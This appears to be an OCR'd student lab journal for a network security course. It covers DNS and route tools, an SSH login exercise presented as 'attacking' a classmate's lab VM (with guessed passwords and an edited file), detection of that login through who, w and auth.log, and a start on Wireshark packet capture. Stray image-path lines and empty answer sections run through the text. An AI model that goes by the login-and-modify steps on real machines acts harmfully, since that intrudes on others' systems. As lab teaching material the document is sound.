-s source_addr Chooses an alternative source address.

-z sendwait Minimal time interval between .

-e Show ICMP extensions.


-A Perform AS path lookups in routing registries and print results directly after the corresponding addresses.

-V Print version information, and exit.

Command: traceroute www.google.com

Command: dig www.google.com

Output:



6) nslookup:

nslookup is a network administration command-line tool available for many computer operating systems for querying the Domain Name System (DNS) to obtain domain name or IP address mapping or for any other specific DNS record.

Syntax:

nslookup [option] [name|-] [server]

Options:

host [server] Look up information for host using the current default server, or server if specified


exit Exits the program.

set keyword[=value] This command is used to change state information that affects the lookups. Valid keywords are:

all Prints the current values of the frequently used options to set. Information about the current default server and host is also printed.

class=value Change the query class to one of:

Output:



Task:

1. Login to another virtual machine from the virtual machine PC using following commands.
2. **ssh username@IP address** *(Ex: ssh student@172.20.210.140)*
3. Make 3 wrong attempts and 1 correct attempt
4. **Analyze the network** who entered into the machine and answer the following question by utilizing the commands such as **w, who, cat \var\log\auth.log, stat filename, stat *txt**
    1. **When he entered in the network?**
    2. **How he entered in the network?**
    3. **What happened in the network?**
    4. **What is the solution provided?**
    5. **What will be the preventive measure?**

Output:

Attacking Someone's else machine:

Authentication Failed…Not able to crack the password

```
student@ubuntu:~/Desktop$ ssh student@172.20.210.130
The authenticity of host '172.20.210.130 (172.20.210.130)' can't be established.
ECDSA key fingerprint is SHA256:Qg9YhA0urCQIRs7fWEQAoDnZeX3PJYZ5vXOA4brBCXs.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.20.210.130' (ECDSA) to the list of known hosts.
student@172.20.210.130's password:
Permission denied, please try again.
student@172.20.210.130's password:
Permission denied, please try again.
student@172.20.210.130's password:
student@172.20.210.130: Permission denied (publickey,password).
```

Password Cracked….

```
student@ubuntu:~/Desktop$ ssh student@172.20.210.130
student@172.20.210.130's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.15.0-48-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

475 updates can be installed immediately.
285 of these updates are security updates.
To see these additional updates run: apt list --upgradable

New release '22.04.1 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


10 updates could not be installed automatically. For more details,
see /var/log/unattended-upgrades/unattended-upgrades.log
Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Thu Sep 29 21:19:11 2022 from 172.20.210.138
student@ubuntu:~$
```

Checking the files available on that machine and modifying a particular file…

```
student@ubuntu:~$ ls
 AnshumanSharma   dec              enc            Music       snap
 Ashu.txt         demoCA           erp.pcapng     Pictures    ssh.pcapng
 bhar            'demo ca files'   http.pcapng    Public      telnet
 bharat.txt       Desktop          ish            shu6.txt    Templates
 bkg              Documents        moodle.pcapng  shuu6.txt   Videos
 bootcamp         Downloads        msg            shuu.txt
student@ubuntu:~$ nano Ashu.txt
student@ubuntu:~$ cat Ashu.txt
Trupti is your Bestieee......
student@ubuntu:~$
```

Log out from that machine…

```
student@ubuntu:~$ exit
logout
Connection to 172.20.210.130 closed.
student@ubuntu:~/Desktop$
```

Checking if any attack was made on my machine:

1. **Who entered the machine?**

```
student@ubuntu:~/Desktop$ who
student  :0           2022-09-29 20:44 (:0)
student  pts/2        2022-09-29 21:14 (172.20.210.130)
```


2. **How he entered the machine?**

```
student@ubuntu:~/Desktop$ w
 21:26:30 up 43 min,  2 users,  load average: 0.21, 0.13, 0.17
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
student  :0       :0               20:44   ?xdm?   2:07   0.01s /usr/lib/gdm3/g
student  pts/2    172.20.210.130   21:14    2:21   0.08s  0.05s ssh student@172
```

```
student@ubuntu:~/Desktop$ cat /var/log/auth.log
Sep 26 01:18:19 ubuntu polkitd(authority=local): Registered Authentication Agent f
or unix-session:c1 (system bus name :1.47 [/usr/bin/gnome-shell], object path /org
/freedesktop/PolicyKit1/AuthenticationAgent, locale en_US.UTF-8)
Sep 26 01:18:26 ubuntu gdm-password]: pam_unix(gdm-password:auth): Couldn't open /
etc/securetty: No such file or directory
Sep 26 01:18:29 ubuntu gdm-password]: pam_unix(gdm-password:auth): Couldn't open /
etc/securetty: No such file or directory
Sep 26 01:18:29 ubuntu gdm-password]: gkr-pam: unable to locate daemon control fil
e
Sep 26 01:18:29 ubuntu gdm-password]: gkr-pam: stashed password to try later in op
en session
Sep 26 01:18:29 ubuntu gdm-password]: pam_unix(gdm-password:session): session open
ed for user student by (uid=0)
Sep 26 01:18:29 ubuntu systemd-logind[614]: New session 2 of user student.
Sep 26 01:18:29 ubuntu systemd: pam_unix(systemd-user:session): session opened for
 user student by (uid=0)
Sep 26 01:18:30 ubuntu gdm-password]: gkr-pam: gnome-keyring-daemon started proper
ly and unlocked keyring
Sep 26 01:18:33 ubuntu dbus-daemon[596]: [system] Failed to activate service 'org.
bluez': timed out (service_start_timeout=25000ms)
Sep 26 01:18:36 ubuntu gnome-keyring-daemon[1393]: failed to unlock login keyring
on startup
Sep 26 01:18:36 ubuntu gnome-keyring-daemon[1393]: The Secret Service was already
initialized
Sep 26 01:18:36 ubuntu gnome-keyring-daemon[1393]: The PKCS#11 component was alrea
```

```
student@ubuntu:~/Desktop$ cat /var/log/auth.log | grep 172.20.210.130
Sep 29 21:14:02 ubuntu sshd[3087]: Accepted password for student from 172.20.210.1
30 port 37240 ssh2
```

3.



4. **What happened after entering the machine?**

Conclusion:

The network commands used to analyse the network against vulnerability. Network commands are studied in the experiment and utilized to identify the threat entered into the Ubuntu machine through ssh.

EXPERIMENT-8

STUDY OF PACKET SNIFFER TOOLS - WIRESHARK

LO3: Explore the different network reconnaissance tools to gather information about networks
PO: PO1, PO2, PO3, PO5, PO6, PO7, PO9, PO10, PO12

1a) Packet Sniffing Basics

Aim: To study Packet Sniffer Tools - Wireshark

Theory:

Wireshark, a network analysis tool formerly known as Ethereal, captures packets in real time and display them in human-readable format. Wireshark includes filters, color-coding and other features that let you dig deep into network traffic and inspect individual packets.

Applications:

- Network administrators use it to troubleshoot network problems
- Network security engineers use it to examine security problems
- Developers use it to debug protocol implementations
- People use it to learn network protocol internals beside these examples can be helpful in many other situations too.

Features:


The following are some of the many features wireshark provides:

- Available for UNIX and Windows.
- Capture live packet data from a network interface.
- Open files containing packet data captured with tcpdump/WinDump, Wireshark,
- and a number of other packet capture programs.
- Import packets from text files containing hex dumps of packet data.
- Display packets with very detailed protocol information.
- Export some or all packets in a number of capture file formats.
- Filter packets on many criteria.
- Search for packets on many criteria.
- Colorize packet display based on filters.


- Create various statistics.

1a] Capturing Packets in Primiscous mode:


After downloading and installing wireshark, you can launch it and click the name of an interface under Interface List to start capturing packets on that interface. For example, if you want to capture traffic on the wireless network, click your wireless interface. You can configure advanced features by clicking Capture Options.



As soon as you click the interface‘s name, you‘ll see the packets start to appear in real time. Wireshark captures each packet sent to or from your system. If you‘re capturing on a wireless interface and have promiscuous mode enabled in your capture options,




Click the stop capture button near the top left corner of the window when you want to stop capturing traffic.



Wireshark uses colors to help you identify the types of traffic at a glance. By default,

green is TCP traffic, dark blue is DNS traffic, light blue is UDP traffic, and black identifies TCP packets with problems — for example, they could have been delivered out-of-order.




Filtering Packets

If you‘re trying to inspect something specific, such as the traffic a program sends when phoning home, it helps to close down all other applications using the network so you can narrow down the traffic. Still, you‘ll likely have a large amount of packets to sift through.


That‘s where Wireshark‘s filters come in.

The most basic way to apply a filter is by typing it into the filter box at the top of the


window and clicking Apply (or pressing Enter). For example, type ―dns‖ and you‘ll see only DNS packets. When you start typing, Wireshark will help you autocomplete your filter.



